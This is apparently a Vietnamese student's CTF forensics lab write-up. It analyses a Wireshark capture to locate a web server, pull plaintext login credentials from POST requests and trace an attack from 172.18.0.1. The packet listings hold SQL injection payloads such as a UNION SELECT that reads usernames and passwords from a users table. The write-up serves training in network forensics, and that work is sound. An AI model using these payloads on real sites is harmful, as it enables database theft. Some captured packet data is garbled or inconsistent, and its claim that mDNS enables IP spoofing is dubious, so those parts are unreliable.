511	9.261025	172.18.0.3	151.101.78.132	HTTP	223	GET /debian/pool/main/f/fonts-dejavu/fonts-dejavu-core_2.37-2_all.deb HTTP/1.1
3487	18.904818	172.18.0.3	151.101.78.132	HTTP	220	GET /debian/pool/main/t/ttf-bitstream-vera/ttf-bitstream-vera_1.10-8.1_all.deb HTTP/1.1
3543	19.048861	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
3545	19.050288	172.18.0.3	151.101.78.132	HTTP	217	GET /debian/pool/main/f/fonts-liberation/fonts-liberation_1.07.4-11_all.deb HTTP/1.1
3786	20.317882	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3816	20.346025	172.18.0.3	172.18.0.1	HTTP	493	HTTP/1.1 302 Found
3822	20.365358	172.18.0.1	172.18.0.3	HTTP	516	GET /index.php HTTP/1.1
3823	20.365847	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)

- Để ý gói tin 3786 và gói 3822, có vẻ đối tượng có IP 172.18.0.1 đang thực hiện đăng nhập vào 1 trang web có địa chỉ 172.18.0.3

Lab 6: CTF Final Test

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
31	8.688951	172.18.0.3	151.101.78.132	HTTP	203	GET /debian/pool/main/f/fonts-lato/fonts-lato_2.0-2.1_all.deb HTTP/1.1
97	8.702306	151.101.78.132	172.18.0.3	HTTP	286	GET /debian/pool/main/f/fftw3/libfftw3-double3_3.3.8-2_amd64.deb HTTP/1.1
99	8.703641	172.18.0.3	151.101.78.132	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
199	8.819282	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
204	8.820586	172.18.0.3	151.101.78.132	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
231	8.856448	151.101.78.132	172.18.0.3	HTTP	223	GET /debian/pool/main/f/freetype/libfreetype6_2.10.4%2bd6f9-1%2dbeb11u1_amd64.deb HTTP/1.1
249	8.886062	172.18.0.3	151.101.78.132	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
391	9.082734	151.101.78.132	172.18.0.3	HTTP	214	GET /debian/pool/main/s/sensible-utils/seable-utils_0.0.14_all.deb HTTP/1.1
393	9.084104	172.18.0.3	151.101.78.132	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
416	9.116365	151.101.78.132	172.18.0.3	HTTP	184	GET /debian/pool/main/u/ucf/ucf_3.0043_all.deb HTTP/1.1
454	9.166778	172.18.0.3	151.101.78.132	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
456	9.166790	151.101.78.132	172.18.0.3	HTTP	223	GET /debian/pool/main/f/fonts-dejavu/fonts-dejavu-core_2.37-2_all.deb HTTP/1.1
511	9.261025	172.18.0.3	151.101.78.132	HTTP	220	GET /debian/pool/main/t/ttf-bitstream-vera/ttf-bitstream-vera_1.10-8.1_all.deb HTTP/1.1
3487	18.904818	172.18.0.3	151.101.78.132	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
3543	19.048861	151.101.78.132	172.18.0.3	HTTP	317	GET /debian/pool/main/f/fonts-liberation/liberation_1.07.4-11_all.deb HTTP/1.1
3545	19.052908	172.18.0.3	151.101.78.132	HTTP	516	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
3816	20.346025	172.18.0.1	172.18.0.3	HTTP	493	HTTP/1.1 302 Found
3822	20.365358	172.18.0.1	172.18.0.3	HTTP	516	GET /Index.php HTTP/1.1
3823	20.393847	172.18.0.3	172.18.0.1	HTTP	530	HTTP/1.1 200 OK (text/html)
4849	25.529397	151.101.78.132	172.18.0.3	HTTP	2946	HTTP/1.1 200 OK (application/vnd.debian.binary-package)
4842	25.530769	172.18.0.3	151.101.78.132	HTTP	218	GET /debian/pool/main/f/fonts-urw-base35/fonts-urw-base35_20200910-1_all.deb HTTP/1.1
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4947	26.020588	172.18.0.3	172.18.0.1	HTTP	428	HTTP/1.1 302 Found
4952	26.041372	172.18.0.1	172.18.0.3	HTTP	524	GET /news.php HTTP/1.1
4968	26.052028	172.18.0.3	172.18.0.1	HTTP	439	HTTP/1.1 200 OK (text/html)
5744	29.666377	172.18.0.1	172.18.0.3	HTTP	465	GET / HTTP/1.1
7745	20.666000	172.18.0.3	172.18.0.1	HTTP	630	HTTP/1.1 200 OK (text/html)

- Ngoài ra khi lọc ra các gói có request header là POST, em chỉ thấy IP đích của gói tin là 172.18.0.3

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method in (HEAD, POST)

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
7073	33.105063	172.18.0.1	172.18.0.3	HTTP	655	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)

⇒ Địa chỉ web server cần tìm là : 172.18.0.3

b) Tìm username và password của một tài khoản sử dụng server. NHK nghe nói anh ta là một đặc vụ mật.

- Vì thao tác đăng nhập vào trang web sẽ gửi gói tin có request header gồm phương thức POST với url: /login.php nên em lọc ra các gói tin có request header là POST

pcap.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method in (HEAD, POST)

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
7073	33.105063	172.18.0.1	172.18.0.3	HTTP	655	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)


```
> Frame 3786: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits)
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3
> Transmission Control Protocol, Src Port: 34068, Dst Port: 80, Seq: 1
> Hypertext Transfer Protocol
< HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "username" = "agentp"
    Key: username
    Value: agentp
  Form item: "password" = "perrytheplatypu"
    Key: password
    Value: perrytheplatypu
```

Lab 6: CTF Final Test

- Kết quả em tìm được 6 gói chứa username và password đều đến từ 172.18.0.1. Trong đó 3 gói tin sau cùng cho thấy đây là dạng tấn công nên sẽ chỉ có 3 tài khoản hợp lệ là:

pcap.pcap

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
7073	33.105063	172.18.0.1	172.18.0.3	HTTP	655	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)

pcap.pcap

> Frame 3786: 614 bytes on wire (4912 bits), 614 bytes captured (4912 bits)P}.....
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:	-Zs...-Z...^
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3	i POST / login.ph
> Transmission Control Protocol, Src Port: 34068, Dst Port: 80, Seq: 1	p HTTP/1.1. Host
> Hypertext Transfer Protocol	: as8742 .duckdns
✓ HTML Form URL Encoded: application/x-www-form-urlencoded	.org:280 8. User-
✓ Form item: "username" = "agentp"	Agent: Mozilla/5
Key: username	.0 (X11; Linux x
Value: agentp	86_64; r: v:121.0)
✓ Form item: "password" = "perrytheplatypu"	Gecko/2 0100101
Key: password	Firefox/ 121.0. A
Value: perrytheplatypu	ccept: t ext/html

pcap.pcap

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
7073	33.105063	172.18.0.1	172.18.0.3	HTTP	655	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)

pcap.pcap

> Frame 4929: 676 bytes on wire (5408 bits), 676 bytes captured (5408 bits)	: as8742 .duckdns
> Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42:	.org:280 8. User-
> Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3	Agent: Mozilla/5
> Transmission Control Protocol, Src Port: 57126, Dst Port: 80, Seq: 1	.0 (X11; Linux x
> Hypertext Transfer Protocol	86_64; r: v:121.0)
✓ HTML Form URL Encoded: application/x-www-form-urlencoded	Gecko/2 0100101
✓ Form item: "username" = "agentp"	Firefox/ 121.0. A
Key: username	ccept: t ext/html
Value: agentp	, applica tion/xht
✓ Form item: "password" = "perrytheplatypus"	ml+xml,a pplicati
Key: password	on/xml;q=0.9,ima
Value: perrytheplatypus	ge/avif, image/we

Lab 6: CTF Final Test

No.	Time	Source	Destination	Protocol	Length	Info
3786	20.317082	172.18.0.1	172.18.0.3	HTTP	614	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
4929	26.017907	172.18.0.1	172.18.0.3	HTTP	676	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
7073	33.105063	172.18.0.1	172.18.0.3	HTTP	655	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
11632	43.331517	172.18.0.1	172.18.0.3	HTTP	677	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
15686	60.291754	172.18.0.1	172.18.0.3	HTTP	683	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)
17997	74.867568	172.18.0.1	172.18.0.3	HTTP	631	POST /login.php HTTP/1.1 (application/x-www-form-urlencoded)

> Frame 7073: 655 bytes on wire (5240 bits), 655 bytes captured (5240 bits) > Ethernet II, Src: 02:42:eb:1f:c6:4a (02:42:eb:1f:c6:4a), Dst: 02:42: > Internet Protocol Version 4, Src: 172.18.0.1, Dst: 172.18.0.3 > Transmission Control Protocol, Src Port: 57126, Dst Port: 80, Seq: 1 > Hypertext Transfer Protocol ▼ HTML Form URL Encoded: application/x-www-form-urlencoded Form item: "username" = "admin" Key: username Value: admin Form item: "password" = "admin" Key: password Value: admin	0040 8e 1e 50 4f 53 54 26 2f 6c 6f 67 69 6e 2e 70 68 ..POST / login.ph 0050 70 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 p HTTP/1 .1: Host 0060 3a 20 61 73 38 37 34 32 2e 64 75 63 6b 64 6e 73 : as8742 .duckdns.org:280 8: User-Agent: Mozilla/5 .0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 0070 2e 6f 72 67 3a 32 38 30 38 0d 0a 55 73 65 72 2d 0080 41 67 65 6e 74 3a 28 4d 6f 7a 69 66 6c 61 2f 35 0090 2e 30 20 28 58 31 31 3b 20 4c 69 6e 75 78 20 78 00a0 38 36 5f 36 34 3b 20 72 76 3a 31 32 31 2e 30 29 00b0 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 00c0 46 69 72 65 66 6f 78 2f 31 32 31 2e 30 0d 0a 41 00d0 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 00e0 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 00f0 6d 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 0100 6f 66 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 69 6d 61 0110 67 65 2f 61 76 69 66 2c 69 6d 61 67 65 2f 77 65 0120 42 72 2c 2c 2f 22 2b 71 2d 22 22 22 2d 22 21 65
---	--

⇒ Tìm được 3 tài khoản thực hiện đăng nhập vào web server:

- Tài khoản 1:

Username: agentp
Password: perrytheplatypu

- Tài khoản 2:

Username: agentp
Password: perrytheplatypus

- Tài khoản 3:

Username: admin
Password: admin

- Cả 3 tài khoản này đều đăng nhập được vào trang web (vì web server phản hồi lại bằng mã code 302 Found) và đều do 1 máy có IP 172.18.0.1 thực hiện.

No.	Time	Source	Destination	Protocol
4926	26.017816	172.18.0.1	172.18.0.3	TCP
4927	26.017842	172.18.0.3	172.18.0.1	TCP
4928	26.017854	172.18.0.1	172.18.0.3	TCP
4929	26.017907	172.18.0.1	172.18.0.3	HTTP
4930	26.017914	172.18.0.3	172.18.0.1	TCP
4947	26.026588	172.18.0.3	172.18.0.1	HTTP
4948	26.026684	172.18.0.1	172.18.0.3	TCP
4952	26.041372	172.18.0.1	172.18.0.3	HTTP
4968	26.052028	172.18.0.3	172.18.0.1	HTTP
4974	26.094321	172.18.0.1	172.18.0.3	TCP
5744	29.666377	172.18.0.1	172.18.0.3	HTTP

```
POST /login.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://as8742.duckdns.org:2808
Connection: keep-alive
Referer: http://as8742.duckdns.org:2808/index.php
Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c
Upgrade-Insecure-Requests: 1

username=agentp&password=perrytheplatypus
HTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 05:51:45 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: news.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Lab 6: CTF Final Test

Wireshark · Follow TCP Stream (tcp.stream eq 3) · pcap.pcap

```
.....u.Y
.1.D.s..p.W..@PP..1...f.....3(.U....b.Zl.U;UE..GK.9k.8.6X.!.....8.w.#.B)3.GCk.CI.....4.
.....L.+ .....E.kT...x+.....|...L....._.':.f.x.....[...]KS....
..U%...Y-.A...
POST /login.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://as8742.duckdns.org:2808
Connection: keep-alive
Referer: http://as8742.duckdns.org:2808/
Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c
Upgrade-Insecure-Requests: 1

username=admin&password=admin
HTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 05:51:52 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: news.php
Content-Length: 0
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · pcap.pcap

```
POST /login.php HTTP/1.1
Host: as8742.duckdns.org:2808
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://as8742.duckdns.org:2808
Connection: keep-alive
Referer: http://as8742.duckdns.org:2808/
Upgrade-Insecure-Requests: 1

username=agentp&password=perrytheplatypu
HTTP/1.1 302 Found
Date: Fri, 22 Mar 2024 05:51:39 GMT
Server: Apache/2.4.56 (Debian)
X-Powered-By: PHP/8.0.30
Set-Cookie: PHPSESSID=c213f227458f20e52c7e31e5daa50e5c; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


c) Hacker tấn công từ bên ngoài mạng hay là từ bên trong mạng.

- Chọn Statistics -> Conversations để xem thông tin mà Wireshark thống kê được:

Lab 6: CTF Final Test

Conversation Settings														
		Ethernet - 7	IPv4 - 4	IPv6 - 3	TCP - 1737	UDP - 3								
		Address A	Address B	Packets	Bytes	Stream ID	Bytes A → B	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A		
<input type="checkbox"/> Name resolution		172.18.0.1	224.0.0.251	4	348 bytes	0	4	348 bytes	0	0.000000	224.0024	12 bits/s	0 bits/s	
<input type="checkbox"/> Absolute start time		172.18.0.3	151.101.78.132	99,515	163 MB	1	42,729	3 MB	56,786	160 MB	8,429568	306,9918	75 kbps	4167 kbps
<input type="checkbox"/> Limit to display filter		172.18.0.1	172.18.0.3	8,667	1 MB	2	5,192	688 kB	3,475	550 kB	20,316985	286,2118	19 kbps	15 kbps
		172.18.0.3	172.18.0.2	14,027	1 MB	3	7,864	798 kB	6,163	662 kB	20,328209	286,1996	22 kbps	18 kbps

- Dễ thấy server (172.18.0.3) giao tiếp rất nhiều với đối tượng có địa chỉ IP là 151.101.78.132 nên em sẽ tập trung phân tích đối tượng này vì có vẻ đây là attacker.
- Theo dõi luồng giao tiếp giữa web server với 151.101.78.132



⇒ Chỉ biết được Web server thực hiện tải file .deb từ máy có IP 151.101.78.132

- Em chuyển sang theo dõi luồng giao tiếp giữa web server với 3 đối tượng còn lại (trước đó em đã phát hiện có 4 đối tượng tương ứng với 4 IP khác nhau giao tiếp với sever nhờ bảng Conversation phía trên)
- Khi theo dõi các gói tin giao tiếp giữa webserver với IP 172.18.0.1 bằng cú pháp lọc: ip.addr== 172.18.0.1 and ip.addr == 172.18.0.3
- Em phát hiện rất nhiều gói tin chứa nội dung bất thường trong phần requestHeader, theo như các dòng truy vấn web thì có vẻ đối tượng 172.18.0.1 đang tấn công web server để lấy đi các dữ liệu lưu trên web server này.

Lab 6: CTF Final Test

No.	Time	Source	Destination	Protocol	Length	Info
31850	103.290981	172.18.0.3	172.18.0.1	TCP	74	80 → 58318 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM Tsv=308260278 Tsec=1519572438
31851	103.291001	172.18.0.1	172.18.0.3	TCP	66	58318 → 80 [ACK] Seq=1 Ack=2 Win=32128 Len=0 Tsv=1519572438 Tsec=308260278
31852	103.291083	172.18.0.1	172.18.0.3	HTTP	504	GET /news.php?name=%22%20union%20select%201-- HTTP/1.1
31853	103.291111	172.18.0.3	172.18.0.1	TCP	66	80 → 58318 [ACK] Seq=1 Ack=339 Win=31872 Len=0 Tsv=308260278 Tsec=1519572438
31870	103.294118	172.18.0.3	172.18.0.1	HTTP	678	HTTP/1.1 200 OK (text/html)
31871	103.294145	172.18.0.1	172.18.0.3	TCP	66	58318 → 80 [ACK] Seq=430 Ack=605 Win=31872 Len=0 Tsv=308260278 Tsec=1519572438
35426	106.150245	172.18.0.1	172.18.0.3	HTTP	507	GET /news.php?name=%22%20union%20select%201--+ HTTP/1.1
35437	106.152414	172.18.0.3	172.18.0.1	HTTP	669	HTTP/1.1 200 OK (text/html)
35438	106.152434	172.18.0.1	172.18.0.3	TCP	66	58318 → 80 [ACK] Seq=880 Ack=1208 Win=31872 Len=0 Tsv=1519575300 Tsec=308263148
39918	110.357115	172.18.0.1	172.18.0.3	HTTP	509	GET /news.php?name=%22%20union%20select%201,+--+ HTTP/1.1
39927	110.360760	172.18.0.3	172.18.0.1	HTTP	578	HTTP/1.1 200 OK (text/html)
39928	110.360802	172.18.0.1	172.18.0.3	TCP	66	58318 → 80 [ACK] Seq=1323 Ack=1712 Win=31872 Len=0 Tsv=1519579508 Tsec=308267348
43643	115.381139	172.18.0.3	172.18.0.1	TCP	66	80 → 58318 [FIN, ACK] Seq=1712 Ack=1323 Win=31872 Len=0 Tsv=308272368 Tsec=1519579508
43644	115.381616	172.18.0.1	172.18.0.3	TCP	66	58318 → 80 [FIN, ACK] Seq=1323 Ack=1713 Win=31872 Len=0 Tsv=1519584529 Tsec=308272368
43645	115.381637	172.18.0.3	172.18.0.1	TCP	66	80 → 58318 [ACK] Seq=1713 Ack=1324 Win=31872 Len=0 Tsv=308272369 Tsec=1519584529
44979	130.160284	172.18.0.1	172.18.0.3	TCP	74	50164 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM Tsv=1519599307 Tsec=0 WS=128
44980	130.160314	172.18.0.3	172.18.0.1	TCP	74	74 → 50164 [SYN, ACK] Seq=0 Ack=1 Win=31856 Len=0 MSS=1460 SACK_PERM Tsv=308287148 Tsec=1519599307
44981	130.160343	172.18.0.1	172.18.0.3	TCP	66	50164 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsv=1519599308 Tsec=308287148
44982	130.160465	172.18.0.1	172.18.0.3	HTTP	538	GET /news.php?name=%22%20union%20select%20username,password%20from%20users+-+ HTTP/1.1
44983	130.160498	172.18.0.3	172.18.0.1	TCP	66	80 → 50164 [ACK] Seq=1 Ack=473 Win=31872 Len=0 Tsv=308287148 Tsec=1519599308
45952	130.164484	172.18.0.3	172.18.0.1	HTTP	418	HTTP/1.1 200 OK (text/html)
45953	130.164496	172.18.0.1	172.18.0.3	TCP	66	50164 → 80 [ACK] Seq=473 Ack=533 Win=31872 Len=0 Tsv=1519599312 Tsec=308287152
51439	133.562896	172.18.0.1	172.18.0.3	HTTP	533	GET /news.php?name=%22%20union%20select%20username,password%20from%20+-+ HTTP/1.1
51456	133.564642	172.18.0.3	172.18.0.1	HTTP	669	HTTP/1.1 200 OK (text/html)
51457	133.564642	172.18.0.1	172.18.0.3	TCP	66	50164 → 80 [ACK] Seq=940 Ack=956 Win=31872 Len=0 Tsv=1519602712 Tsec=308290552
53984	138.586489	172.18.0.3	172.18.0.1	TCP	66	80 → 50164 [FIN, ACK] Seq=1712 Ack=1327 Win=31872 Len=0 Tsv=308295574 Tsec=1519602712
53985	138.586822	172.18.0.1	172.18.0.3	TCP	66	50164 → 80 [FIN, ACK] Seq=940 Ack=957 Win=31872 Len=0 Tsv=1519607734 Tsec=308295574
53986	138.586836	172.18.0.3	172.18.0.1	TCP	66	80 → 50164 [ACK] Seq=957 Ack=941 Win=31872 Len=0 Tsv=308295574 Tsec=1519607734
54883	139.721683	172.18.0.1	172.18.0.3	TCP	74	35030 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM Tsv=1519608860 Tsec=0 WS=128
54884	139.721725	172.18.0.3	172.18.0.1	TCP	74	74 → 35030 [SYN, ACK] Seq=0 Win=31856 Len=0 MSS=1460 SACK_PERM Tsv=308296769 Tsec=1519608865
54885	139.721778	172.18.0.1	172.18.0.3	TCP	66	35030 → 80 [ACK] Seq=1 Ack=1 Win=32128 Len=0 Tsv=1519608869 Tsec=308296769
54886	139.722837	172.18.0.1	172.18.0.3	HTTP	529	GET /news.php?name=%22%20union%20select%20username,password%20from%20+-+ HTTP/1.1
54887	139.722147	172.18.0.3	172.18.0.1	TCP	66	80 → 50164 [ACK] Seq=1 Ack=464 Win=31872 Len=0 Tsv=308296769 Tsec=1519608869
54836	139.728804	172.18.0.3	172.18.0.1	HTTP	670	HTTP/1.1 200 OK (text/html)
54831	139.728808	172.18.0.1	172.18.0.3	TCP	66	35030 → 80 [ACK] Seq=464 Ack=605 Win=31872 Len=0 Tsv=1519608875 Tsec=308296769
57837	144.750373	172.18.0.3	172.18.0.1	TCP	66	80 → 35030 [FIN, ACK] Seq=464 Ack=606 Win=31872 Len=0 Tsv=1519613898 Tsec=308301738
57838	144.750691	172.18.0.1	172.18.0.3	TCP	66	35030 → 80 [ACK] Seq=606 Ack=465 Win=31872 Len=0 Tsv=308301738 Tsec=1519613898
57839	144.750713	172.18.0.3	172.18.0.1	TCP	66	80 → 35030 [ACK] Seq=606 Ack=465 Win=31872 Len=0 Tsv=308301738 Tsec=1519613898
71413	169.813649	172.18.0.1	172.18.0.3	TCP	74	56410 → 80 [SYN] Seq=0 Win=32128 Len=0 MSS=1460 SACK_PERM Tsv=1519638961 Tsec=0 WS=128

- ⇒ Địa chỉ IP mà attacker dùng là: 172.18.0.1 (lúc này vẫn chưa thể biết được đặc vụ có phải là hacker không)
- Thủ lọc các gói tin có IP 172.18.0.1, em thấy có địa chỉ lạ (không thuộc mạng 172.18.0.0/24) giao tiếp với IP này bằng giao thức MDNS (1 giao thức mà hacker có thể lợi dụng để giả mạo IP). Trong trường hợp này em nghi ngờ hacker đã giả mạo IP 172.18.0.1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.800000	172.18.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ippn._tcp.local, "QM" question PTR _ippn._tcp.local, "QM" question
6401	32.001566	172.18.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ippn._tcp.local, "QM" question PTR _ippn._tcp.local, "QM" question
25715	96.002512	172.18.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ippn._tcp.local, "QM" question PTR _ippn._tcp.local, "QM" question
85556	224.002388	172.18.0.1	224.0.0.251	MDNS	87	Standard query 0x0000 PTR _ippn._tcp.local, "QM" question PTR _ippn._tcp.local, "QM" question

